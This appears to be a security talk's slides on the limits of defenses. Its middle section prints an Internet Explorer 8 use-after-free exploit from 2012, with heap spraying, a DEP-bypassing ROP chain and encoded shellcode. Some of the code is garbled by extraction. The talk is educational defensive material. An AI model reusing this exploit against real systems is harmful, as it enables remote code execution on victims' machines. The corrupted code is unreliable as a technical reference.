

The Bitter Truth:

You are *always* insecure



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Agenda



Uncomfortable
truths of
security

Understanding a
real-world
attack

Using offense to
valuate defense



Uncomfortable truths of security

The Blue Pill

Continue on with life

Not question apparent reality

But always knowing there was something else...

The Red Pill

Step into an uncertain future

Uncomfortable and worrying

But having a true view of reality...





Uncomfortable truth #1

Security is not binary or black&white



Security is not a point, but a vector

Security is a moving target (XXX
discuss)





Uncomfortable truth #2

Kaspersky®
Internet Security 2010



Your computer is protected
Anti-Spam: training required


VIRUS
TOTAL

online security
& protection

free Total Defense™ Internet
Security Suite - tools to
protect your PC from spyware,
viruses and hackers



There are no absolute security
solutions



Johnson's
World Famous
Snake Oil
from Deep Woods
of Berkshires Hills

Uncomfortable truth #3

Attackers invest more in
insecurity than you invest in
defense



Insecurity is a profitable,
growing industry



Understanding a real-world attack

Bug seen exploited in the wild in December 2012

- Hacked the *Council of Foreign*

Fully patched Windows ?

- Internet Explorer 8.0
- Java 1.6
- DEP Memory Protection



DEMO

Observe the effort
that the
attackers put in

Under the hood

Analogy




```

<!DOCTYPE html>
<html>
<head>
<script>
e_div.appendChild(document.createElement('body'));
CollectGarbage();

e_div.className = "\u0c0c\u0c0c";
e_div.className += "syndissyndissyndissyndissyndissyndi"
}

</script>
</head>
<body onload="eval(helloWorld())">
  <div id="divelm"></div>
  <form id="formelm">
    </form>
</body>
</html>

```



Computer memory

```
<!doctype html>
<html>
<head>
    <script>
        function helloWorld() {
            e_form = document.getElementById("formelm");
            e_div = document.getElementById("divelm");

            for(i =0; i < 20; i++) {
                document.createElement('button');
            }

            e_div.appendChild(document.createElement('button'));
            e_div.firstChild.applyElement(e_form);
            e_div.innerHTML = ""

            e_div.appendChild(document.createElement('body'));
            CollectGarbage();

            for(S="\u0c0c",k=[],y=0;y++<197;) y<20 ? S += S : k[y]=
            [S.substr(68)+"\uf631\u6456\u768b\u8b30\u0c76\u768b\u8b1c\u086
            u8b3c\u1d5c\u0178\u8beb\u184b\u7b8b\u0120\u8bef\u8f7c\u01fc\u03
            2\uc166\u01ca\u75ae\u66f7\ufa81\uf510\ue2e0\ucf75\u538b\u0124\
            b4a\u1c7b\uef01\u2c03\u6897\u652e\u6578\u6368\u6c61\u5463\u048
            ].join("")
            e_div.className = "\u0c0c\u0c0c";
            e_div.className += "syndissyndissyndissyndissyndiss
        }
    </script>
</head>
<body onload="eval(helloWorld())">
    <div id="divelm"></div>
    <form id="formelm">
    </form>
</body>
</html>
```

The diagram illustrates the relationship between memory addresses and their corresponding values. A green box at the bottom left contains the memory address `5d8b\0\u173b7\u85f1`. A blue box on the right contains the value `0c0c0c0c`. A yellow arrow points from the text "the reference" to the value in the blue box. Another yellow arrow points from the text "by the system" to the value in the blue box. The text "system trusts the reference" is written in large yellow letters above the blue box.

system trusts
the reference

5d8b\0\u173b7\u85f1

0c0c0c0c

by the system

therefore, system execut




Data Execution Prevention

ROP exploit
relies
entirely on
existing
code!



Defeated by Return-Oriented Programming (ROP)



Computer
memory

```

dead07c0ded13ac978f3ff19
c7316931c9dead07beef013
ac978f3ff196569ba83144cc
4401018971c7316931c9dea
d07beef013ac978f3ff19656
9ba83144cc4401018971c73
16931c9dead07beef013ac9

```

```
<!doctype html>
<html><head>
<script type="text/javascript" src="heapLib.js"></script><script>
var heap_obj = new heapLib.ie(0x20000);
var nops = unescape("%u0c0c%u0c0c");
var nops_90 = unescape("%u8d43%u974b");
padding = unescape("%u6e64%u7379%u7379%u6973%u6973%u6e64%u6e64%u7379");
stack_pivot = unescape("%u45f8%u7c34"); // 7c3445f8 add esp,2Ch ; ret
for (i=0; i < 0xDC/4-1; i++) { stack_pivot += unescape("%u45f8%u7c34"); }
stack_pivot += unescape("%u8b05%u7c34"); // 7c348b05 xchg eax,esp ; ret
stack_adjust = unescape("%uec81%ud8f0%uffff") // sub esp, -10000. shift esp
code =
unescape("%u7bba%u74c6%udd4b%ud9c1%u2474%u5ef4%uc931%u32b1%u5631%u0312%u1256%u9583%u963a%u95be%ude2b%u6541
%u81ac%u80c8%u939d%uclaf%u238c%u87bb%ucf3%u33e9%ubdb6%u3425%u0b7f%u7b10%ubd80%ud79c%uf42%u2560%u3f97%ue6
58%u3eeaa%u1a9d%u1204%u5176%u83b7%u27f3%ua504%u2cd3%udd34%uf256%u57c1%u2258%ue379%uda12%uabf1%udb82%uafdf6%u
92ff%u1b53%u258b%u55b2%u1474%u3afa%u994b%u43f7%u1d8b%u31e8%u5ee7%u4195%u1d3c%uc741%u85a1%u7f02%u3402%ue6c6
%u3ac1%u6da3%u5e8d%ua132%u5aa5%u44bf%ueb6a%u62fb%ub0ae%u0a58%u1cf7%u330e%uf8e7%u91ef%uea63%ua0e4%u6029%u21
fa%u5cd54%u39fc%u7d57%u0895%u12dc%u94e2%u5737%udf1c%uf11a%u86b5%u40ce%u38d8%u8625%ubaef5%u76cc%ua212%u73a4%u
645e%u0954%u01cf%ube5a%u03f0%u2139%ufc63%u41be");rop_gadgets = padding +
unescape("%u653d%u7c37%ufdff%uffff%u7f98%u7c34%u15a2%u7c34%uffff%u6402%u7c37%u1e05%u7c35%u5255%u7c34
%u2174%u7c35%u4f87%u7c34%ufffc0%uffff%u1eb1%u7c35%ud201%u7c34%ub001%u7c38%u7f97%u7c34%ua151%u7c37%u8c81%u7c
37%u5c30%u7c34");rop_gadgets += stack_adjust + code;
stack_pivot += rop_gadgets; rop_chain = stack_pivot
while (nops.length < 0x80000) nops += nops;
while (nops_90.length < 0x80000) nops_90 += nops_90;
var offset = nops.substring(0, 0x0);
var nops_padding = nops.substring(0, 0x5f4-offset.length);
var shellcode = offset + nops_padding + rop_chain + nops_90.substring(0,
0x800-nops_padding.length-rop_chain.length);
while (shellcode.length < 0x40000) shellcode += shellcode;
var block = shellcode.substring(0, (0x80000-6)/2);
heap_obj.gc();
for (var z=1; z < 0x230; z++) { heap_obj.alloc(block); }
function helloWorld() {
    e_form = document.getElementById("formelm");
    e_div = document.getElementById("divelm");
    for(i =0; i < 20; i++) {document.createElement('button');}
    e_div.appendChild(document.createElement('button'))
    e_div.firstChild.appendChild(e_form);
    e_div.innerHTML = "";
    e_div.appendChild(document.createElement('body'));
    CollectGarbage();
    e_div.className = "\u0c0c\u0c0c";
    e_div.className += "syndissyndissyndissyndissyndissyndissyndi"
}
```

Exploit
that
defeats
modern
defenses

Online crime is an enterprise

Found the original bug by fuzzing

Sponsored the attacks

Weaponized the exploit

Wrote a DEP-resistant exploit

Wrote a proof-of-concept exploit

post-exploitation

Administered deployment





But don't we have defenses?

Attackers invest significant time
and effort to **circumvent common**
defenses

Silver-bullet defenses are **sold**
but **under-deliver** when used in
real-world scenarios



Good example of **security solution**
transient *Anti-Hippos*



Example: Anti-virus solutions

Overemphasized

- >1/3 security budget spent



Do you understand what your security solutions can and cannot do?

- Stops 5% of new viruses, 1.5-4 weeks reaction time*
- Race to zero downtime: bypassing 10 A/Vs in 6 hours*

Overly general

- Negligible protection against targeted

*2012 Imperva Hacker Intelligence Initiative, Report #14



How much do I
spend on defense X
?

How much does an
attacker have to
spend to bypass
defense X ?


How much is
defense X actually
worth to me ?

What is bypassing
defense X worth to
an **attacker** ?

VALUE



When investing your security budget





Takeaways



All defenses have limitations



Attackers invest systematically in defeating defenses



Thinking offensively helps evaluate defensive investments

